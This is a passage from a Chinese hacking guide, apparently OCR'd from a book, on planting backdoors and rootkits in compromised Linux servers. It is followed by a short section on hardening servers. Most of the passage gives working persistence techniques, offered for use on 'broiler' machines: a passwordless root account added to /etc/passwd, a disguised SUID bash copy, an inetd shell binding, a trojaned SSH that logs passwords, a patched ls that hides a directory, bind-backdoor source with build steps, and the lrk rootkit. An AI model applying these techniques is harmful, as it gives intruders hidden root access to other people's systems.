


图43　MSF的GUI

另外，光盘里收录了7月的所有exploit给大家，不过可能等你买到本书时已经过了有效利用期，没关系，给大家推荐一个网站，上面有最新的exploit，你会喜欢的，地址是：http://milw0rm.com/

攻击方法还有很多，这些只是我们经常用到的。Linux下的攻击很灵活，要成为高手，就不能只死学方法，这些只是基本的手段，你要灵活的运用达到你的目的。

第四部分　Linux后门艺术

有人把Linux下的后门隐藏称作是一种艺术，的确是这样，因为只要你有权限，Linux给了你太多的自由空间。你可以以任何有过的，没有过的，古老的，先进的，甚至是变态的方法隐藏你的后门。每个人都可以有完全不同的方法，最简单的，如直接添加用户；复杂的，如修改系统内核；最bt的，如目前有顶级高手正在研发的重新刷写计算机固件……

实际应用中的优秀后门都是要你根据实际情况来制定的，比如根据对方的服务和版本、配置文件的信息，然后用一些特殊的方法留下特殊的后门。当然，也有一些通用的后门方案。

小提示

一般来说，后门都是你取得root权限后放的。如果你只是用户权限，那你只能通过修改这个用户的配置或者文件来实现设置针对这个用户的后门，最多也就只能取得这个用户的权限。

4.1 一般后门

之所以这么说，是因为这些后门都已经比较普遍了，比如最简单的就是添加一个空密码的管理员账号，但比较容易被管理员发现。Linux 中用户信息都保存在“**/etc/passwd**”文件中，并且root 的 UID 是固定的“0”。这就好办了，网上有一种方法，就是你可以直接往“/etc/passwd”中添加一条用户记录，可以用vi，也可以直接用如下命令：

```
# echo "rain:0:0::/:/bin/bash" >> /etc/passwd
# echo "rain::::::::" >> /etc/shadow
```

这样就创建了一个用户名为“rain”，密码为空的root 权限账号了。这样做其实很正确，但对于现在的系统，处于安全考虑，很多时候是禁止空密码远程登录的（所有机器不一定都这样）。也就是说，你这样创建的用户很有可能本地登录没问题，但你SSH 怎么也连不过去。所以保险一点，你还是用命令“**passwd**”给刚才添加的用户设置一个密码吧。

这种方法的确有点“低级”，只要管理员查一下用户就能找到你。然后把你的shell 指向一个IPS，直接对你的入侵进行取证，你就只有向耶稣祈祷了。

还有一种常用的取得root 后门的方法，就是利用SUID。用这种后门一般是在你拥有一个合法的普通用户，或者不合法但能长久使用的普通用户的基础上的，因为你首先要登录服务器，然后可以利用这种后门直接取得root 权限（很多本地溢出程序也是利用这个来提权的）。

小知识

所谓的SUID 是Linux 下的一种权限，SUID 的程序执行时会以程序所有者的身份运行，而不是使用者。所以说你可以用passwd 修改自己的密码，密码档只有root 可写，passwd 就是一个SUID 程序。你运行它，就可以以root 身份修改密码档。

这种后门的设置方法就很多了，你可以把你的shell，比如“/bin/bash”用cp 命令复制到一个隐蔽的文件夹，比如“**cp /bin/bash /home/rain/.ssh/config.ini**”（复制成这个名字很迷惑人吧？就算管理员看到了，只要不查看详细属性也是不会发现的，有些没有经验的管理员看到属性也不会觉得有问题）。然后用命令“**chmod u+s /home/rain/.ssh/config.ini**”，这样每次你想得到一个root 的shell，只要执行这个“**config.ini**”就可以了。

这种方法虽然隐蔽性好一些，但有责任感的管理员一般都会定期查看系统里所有的SUID程序（这么勤快的人也许不多，但总是有的），还是有可能被发现。

4.2 高级后门

佛说，没有后门就是最好的后门。我们玩后门也要达到这种境界，就是不留任何后门。那我们怎么进系统呢？笨啊，直接用root 的密码啊。我们可以拿到passwd 和shadow 档，然后用john 破解出root 的密码。如果你觉得这样麻烦，那就用tcpdump 嗅探，等root 登录吧！如果root 用SSH？那就把他的shell 换成一个能记录密码的脚本……总之方法很多，根据情况随意发挥吧。你想啊，如果你的服务器一切正常，没发现什么木马后门，哪个管理员会闲着没事改密码玩？除非Boss 有规定！但国内有这样规定的企业单位有几家？

小提示

软件包里给大家收录了一个不错的 SSH 后门（openssh-4.6p1-backdored.tar.gz），它可以记录下所有用SSH 登录的账号和密码，用它替换掉服务器上的SSH 就可以记录

root 的密码了。它的编译也是老规矩，“./configure”和“make”。

还有一种被一般的高手使用的方法，就是替换原本的程序。比如用自己的后门程序替换掉不怎么用的守护进程，或常用的系统命令。更有效的是替换掉网络登录程序，像SSHD（一些rootkit 也是这么做的，在介绍rootkit 时再详细介绍）。

另外，也可以更改管理员的配置文件或者用于日常管理的shell 脚本，这些脚本的内容很少有人会检查的，里面加入一两行你的后门代码是很难发现的。一般的高手也会自己修改编译你系统中的命令，比如常用的ls 命令，只要在源代码中取得ignore 之后增加一小段代码，如“**if (!strcmp(next->d_name,".nohack")) { ruturn 0;}**”，然后重新编译ls。以后你用ls 列目录的时候，名字为“.nohack”的目录就不会被显示了，但可以通过cd 进去。我们不讲编程，这里的细节就略过了。


举个简单的例子，比如老版本的Linux 你可以修改 **/etc/inetd.conf** 文件，添加或修改一条记录，如修改比较常被利用的daytime（这个服务被修改对系统没什么影响），将它改成“**stream tcp nowait /bin/sh sh -i**”，这样你就有一个shell 了。

如果是使用的Ubuntu，你就需要更改“**/etc/init.d**”里的文件，替换原来的程序也可以，添加一个新的服务也可以，里面东西那么多，名字起得迷惑一点，很难被发现的。或者对方开了SSH 服务，那你把自己的公共密钥放到目标机器的ssh 配置文件“**authorized_keys**”里，你就可以用该账号来访问机器而不需要密码。一般来说，不看日志，管理员是不会发现的。

或者，你也可以将root 的某个程序或者配置文件的权限改为其它组可写，这样的修改是不会引起很大注意的，但却又给你留下了一个很好的后门，需要的时候你就可以通过修改这些配置文件来达到你的目的。比如将某个root 的程序替换成木马，或者通过修改KDE 的配置让root 登录就自动加载你的木马。这两种方法过于灵活，就不详细举例子了，你只有看情况灵活运用。实际上还有一种比较常见的后门方式，就是Cron 后门，类似Windows 下的计划任务后门。由于这个东西用得越来越少，就不详细介绍了。

上面只是设置后门的方法，因为在Linux 中的后门不像Windows 下的那样，会自动安装到系统中（至少不全是）。一般的Linux 后门仅提供后门功能，需要你自己设置加载方式，这样做的好处就是更灵活，也更不容易被发现。而且Linux 下的后门基本都是提供源代码的，你可以根据需要修改成更适合你服务器的环境。

给大家一个简单的后门做研究吧，3vilSh3ll.c，这是前段时间刚发布的一个简单的连接绑定后门，算是个基本框架，只实现了基本功能，并且非常容易修改和完善，所以拿来给大家研究（该文件已收录在光盘中）。



```
/****     config     ****/
#define HIDE "/usr/sbin/inetd"
#define PORT 8000
#define ACL "\n\tBind Banckdoor by Simpp\n\tFor : # Bad Digites Team #\n\nPasswd : "
#define MAGIC_OK "Passwd accpet connect ...\n"
#define MAGIC_NO "Passwd error connect failed ...\n"
#define MAGIC_KEY "hacked"
#define NULL_LOG "/dev/null"
#define VAR "HISTFILE=/dev/null"
#define CMD "/bin/bash"

/****     structure socket     ****/
typedef struct _socket_client_s {
        int socket_cli;
        struct sockaddr_in from;
        socklen_t fromlen;
} socket_client_t;
```

图44　配置选项

一般拿到源代码，都要先读一下README 文件，了解一下这个代码的特点和相关配置。

如果代码简单，这些信息一般就会写在代码当中，所以编译之前要先看看。用 vi 打开后就能找到配置选项了，如图 44 。

很明显，“#define PORT 8000”就是设置监听端口为8000，下面是设置连接后的提示语；而“#define MAGIC_KEY "hacked"”就是连接密码了，密码是hacked，改成你的吧，下面的东西就不要碰了。

修改完成之后，直接用命令 **“gcc -g -W -Wall -Wextra -o backdoor 3vilSh3ll.c”** 来编译，编译完成后就会生成一个“backdoor”可执行文件了，这个就是你的后门，拿到肉鸡上藏好吧。

我编译的时候把端口改成了16000，密码改为“nohack”，现在用nc来连接一下吧，如图45。




图45

可以看到连接之后要求输入密码，输入nohack，出现“Passwd accpet connect ...”，表示连接成功了，这时并没有出现提示符，但你输入的命令还是执行的，你已经有一个shell了。至于代码的修改，这就是 C 语言老师要讲的了，我就不在这里浪费版面了。最后再给大家一个perl 的脚本写的支持 Http 访问的后门，挺有意思的，已经收录到光盘，文件为：httpbd_pl.txt。

4.3 rootkit

很多高手留后门都是自己写脚本，或者修改后门代码；或者有一些更特别的方法，比如修改共享库文件，加入黑客代码；或者修改常用的系统函数，让root 在编译程序的时候将后门代码自己编译执行；或者利用可加载内核模块，这有点类似 Windows 下的驱动级木马了……这些后门都是量身定做的，我们小菜要用就没那么容易了。不过万幸的是，那些高手没有忘记我们，为我们准备了功能强大的“rootkit”。

现在Rootkit 一般是以LKM（就是上文提到的可加载内核模块）加载到内核执行的，它的主要作用就是隐藏黑客的踪迹，让你保持root 权限。你要以root 来安装，这是显而易见的。它可以隐藏你的文件、进程、网络连接等你想隐藏的一切。当然，不同的rootkit 功能也有所不同。上文提到的一些后门方式也可以通过rootkit 来实现，不用你自己编译要替换的程序了。

rootkit 中名气最大的就是lrk 了，传说已经有lrk6，但很少有人见过，一般是lrk5。把它上传到肉鸡上 tar 解压，然后老规矩 **“./configure”** 和 **“make”**。另外，光盘中也有几个其它的rootkit，大家可以用用。

但是你别高兴得太早，一般这些东西都是在肉鸡上编译的，并且rootkit 对内核要求也高，很多都算是“专用”的，所以不一定能适合你，这可不像 Windows 下的rootkit（Windows 下的内核和关键东西都是固定的，高人做好了给菜鸟当超级武器很合适）。Linux 下的rootkit 只有在高手手里才能发挥最大威力，如果你没有一定能力，在肉鸡上能不能编译出来都是问题。

总的来说，在Linux 下放后门就是八仙过海，各显神通了。在Linux 的肉鸡中要生存很容易，也很不容易。

第五部分 Linux安全方案

攻和防是对立的，又是统一的。知道怎样攻击，也要知道怎样防止攻击。对于一般的桌面用户，可以说直接用就已经很安全了，至少近段时间不需要担心木马病毒之类的问题，所以这里的讨论主要针对服务器或其它有安全要求的主机。关于Linux的安全设置可不是几句话就能说完的，一些小细节我就不啰嗦了，还是看看几个比较重要的地方。

5.1 安全设置

1、像密码要设置得复杂些，系统不要忘记升级这种常识就直接略过了，**首先最重要的，就是不要开不必要的服务！**相信你在Windows下也是这么做的。

Ubuntu下如果你还不习惯手工更改init.d文件，那么你可以用命令来删除某个服务：

sudo update-rc.d 服务名 remove

不同的发行版，默认的服务不完全相同，但至少服务器版本中的服务都已经优化过了。不过有些服务你如果用不到，还是可以停掉。

对于服务器，下面的服务一般是可以停掉的，大家视自己情况而定：

alsa alsa　声音子系统，服务器应该不用开启它，如果你是自己玩，还是留着。
alsa-utils　这个服务似乎取代了alsa，所以和上一个同样对待。
anacron　这是一个用于执行到时间没有执行的程序的服务。
apmd　电源管理，不是很老的电源就没有开启的必要了。
atd　和anacron类似。
bluez-utiles　传说中的蓝牙服务
cupsys　打印机服务
dns-clean　拨号连接用的
fetchmail　用于邮件守护，一个人管服务器肯定用不到这个。
hotkey-setup　这个是给某些品牌笔记本设计的热键映射。
hotplug　这个是用于热插拔，关了吧。
hplip　hp打印机用的，关了它。
ntp-server　与ubuntu时间服务器进行同步。
pcmcia　激活pcmica设备，你有这种东西吗？
ppp　拨号用的，ppp-dns也一样，根据需要设置吧。

2、远程登录采用加密通道，推荐使用SSH，很好的选择。而如果你要使用VNC，那也把加密打开，这样可以有效防止信息被嗅探截取。在Ubuntu下你只要在“远程桌面首选项”的“高级”选项中选择“要求加密”就可以了。

3、修改端口和欢迎语。这当然是为了迷惑入侵者，增加他们的难度，如果你把SSH仿冒成DNS，让别人用BIND的exploit溢出你吧。修改SSH端口可以用vi编辑“**/etc/ssh/sshd_config**”，把“Port”设成你要的端口。而一些服务的欢迎语也可以迷惑对方，比如proftpd，你可以修改它的配置文件**proftpd.conf**，在里面添加“**ServerIdent on \"Serv-U FTP Server v5.0 for WinSock ready...\"**”，这样就仿冒成Serv-U了。

4、限制登录。除非非常必要，否则不要以root登录系统，需要的时候可以使用“**sudo**”或者“**su**”。服务器最好限制root的直接登录，而采用一个不起眼的名字管理服务器，这样至少不给入侵者直接暴力破解密码的机会。SSH中限制root登录可以修改它的配置文件“**/etc/ssh/sshd_config**”，将“**PermitRootLogin**”**设置为**“**no**”，同时也要加强对其他用户的审核。

5、注意文件和文件夹的权限。要注意的地方有两个，一个是root所有的文件和配置文件是否对其他人可写？如果是，那你的系统应该出问题了。另一个要注意的就是SUID和SGID

程序，检查是否有陌生的这类程序出现。比较极端但保险的方式是删除（或取消SUID）除了“su”以外的所有SUID 程序。这样虽然很多功能不能用，但至少系统会安全。

